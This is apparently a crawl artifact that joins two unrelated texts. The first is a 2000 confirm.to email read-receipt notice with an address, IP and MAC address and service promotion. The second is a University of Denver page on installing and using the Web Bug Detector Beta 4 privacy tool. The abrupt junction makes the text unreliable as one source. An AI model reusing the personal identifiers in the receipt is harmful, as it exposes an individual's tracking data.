Read When:	Mon, 20 Nov 2000 21:13:55 +0900
Read Where:	¼□□#58;MARKETING @ POSTEL (LAN-MAC: 00c026f0b049) ([203.240.252.124]) Position & Map
This Notice Sent To:	lsb@postel.co.kr
Sent When:	Mon, 20 Nov 2000 21:13:38 +0900
Notary ID:	974722418-780f9ac82bf614b8.083ad16409a9fdea

Mail Receipt Notification Service (Patent Pending) by Postel Services Co.

lsb@postel.co.kr' current usage and quota		
criteria	max # of recipients	max # of bytes
per message	930	960 Mbytes
per hour	930	9130 Mbytes
per month	930	9130 Mbytes
current usage	157/930	2.2 Mbytes / 9130 Mbytes

You do NOT have to register or sign up for FREE trial. Try it now!
Confirm.to works on the very YOUR Outlook Express/Webmail, not in our site. That is the superior point that confirm.to is unique and wins over all other tracking services. For your convenience, you may add .confirm.to to recipients' addresses in your email address book. Refer to 'FAQ' in the left menu.

Postel Services are consisted of internet e-mail add-on services based on patent-pending 'domain suffix addressing' architectures.

Unlike popoluar web-based e-mail add-on services (including Hotmail, Netscape Webmail etc), it works when an e-mail sender posts a message after appending some 'domain suffix' to the original e-mail address of the recipient, even with his/her own e-mail client or on his/her web-based e-mail services. That causes the sent e-mail to be processed according to the appended 'domain suffix' and then be forwarded to the recipient.

In case of the above e-mail receipt notification service, the domain suffix is '.confirm.to' and if you want to send a read-receipt-requested e-mail to 'bob@aol.com', you can use this new e-mail address 'bob@aol.com.confirm.to'. It's simple,easy and elegant! No new software installation is needed. Only by appending '.confirm.to' to your recipient's address!

No registration process is required of both the recipient and the sender, and all internet e-mail account owners can use these services free of charge.

Confirm.to Service is the core member of Postel Services.

DU Privacy Center

Switch to flat text mode

Home page
Privacy statement
Privacy Foundation

Math/CS home page

DU home page
DU "Find It"

Comments? Email the webmaster.

Web Bug Detector: WBD Beta 4

Audience

This beta release of the Web bug detector is intended to be used by **privacy researchers and advocates**, not the general public. We assume that our audience understands Web bug technology. For a refresher, see the Privacy Foundation's education site.

WBD is designed to work *only* with Internet Explorer version 5 and above.

Installation Instructions

1. If you have a previous version of WBD installed already, use the control panel "add/remove programs" applet to uninstall it.

2. Download the program and install it.

3. You will at least have to close all of your IE and Explorer windows (including the control panel) after installation in order to use WBD. You can of course reboot too.

4. Start up IE. You should see the Web bug logo on the IE toolbar: . If it's not visible, try locating it under View / Toolbars / Customize. Click on the logo to show and hide the WBD window. To configure WBD options, right-click within the WBD window.

5. Browse around on some commercial sites -- you should see the WBD window update as you navigate.

6. To uninstall, use the control panel "add/remove programs" applet.

Release Notes

New in Beta 4: the Beta 4 WBD uses "COMM Bands" to integrate the WBD's output into the main IE window. There are no longer any magic keystrokes.

WBD is novel in two respects. First, it attaches directly to IE as a Browser Help Object and scans images from the DOM view

of rendered pages. This means that WBD sees exactly the same images that IE does without having to parse through HTML, it works on SSL pages, and it works on images loaded by Javascript.

Second, WBD uses a weighted series of tests to determine what is a Web bug and what isn't. For instance, an image only a few pixels large might be a Web bug and it might not. However, if it's tiny and only occurs once on the page and its URL is in a different domain than the main page, then it probably is a Web bug. Some URLs are Web bugs by virtue of their form, such as ad.doubleclick.net/activity. The tests are described in the WBD window underneath the test results.

The weights assigned to the tests are customizable: see Options/Advanced. We anticipate changing the test weights over time or adding new URL patterns, so a new ruleset can be downloaded from our Web site by clicking the "Download" button. WBD will prompt you from time to time whether you would like to download a new set, but you can tell it to stop asking if you like. **WBD does not engage in communications with our servers other than to download new rulesets, and only then at your explicit request.**

Keep in mind that the best measure of a Web bug is the intention of the Web architect, which we obviously cannot sense. WBD will make some mistakes from time to time. Do let us know if you come up with a better set of weights, URL patterns, or tests -- but be prepared to convince us that your rules actually *are* better!

Other notes:

1. We do plan to release source code, it's just not ready yet.

2. WBD does not currently attach to Outlook, Outlook Express, and other programs that host the WebBrowser control. We are considering attempting this by providing a proxy object ("TreatAs") for the Web Browser control itself. Does anyone know a better way to do this?

Authors

This software was written by Adil Alsaid at the DU Privacy Center under the direction of Prof. David Martin.

Feedback

Please use the email address privacy-tools@cs.du.edu to report bugs, suggest improvements, etc.

This page was last updated on Thu Jan 25 22:20:24 2001

http://www.privacycenter.du.edu/tools/wbd/wbdb4.shtml

Copyright © 2000
University of Denver
Denver, Colorado 80208
All rights reserved.

The University of Denver is an equal opportunity/affirmative action institution.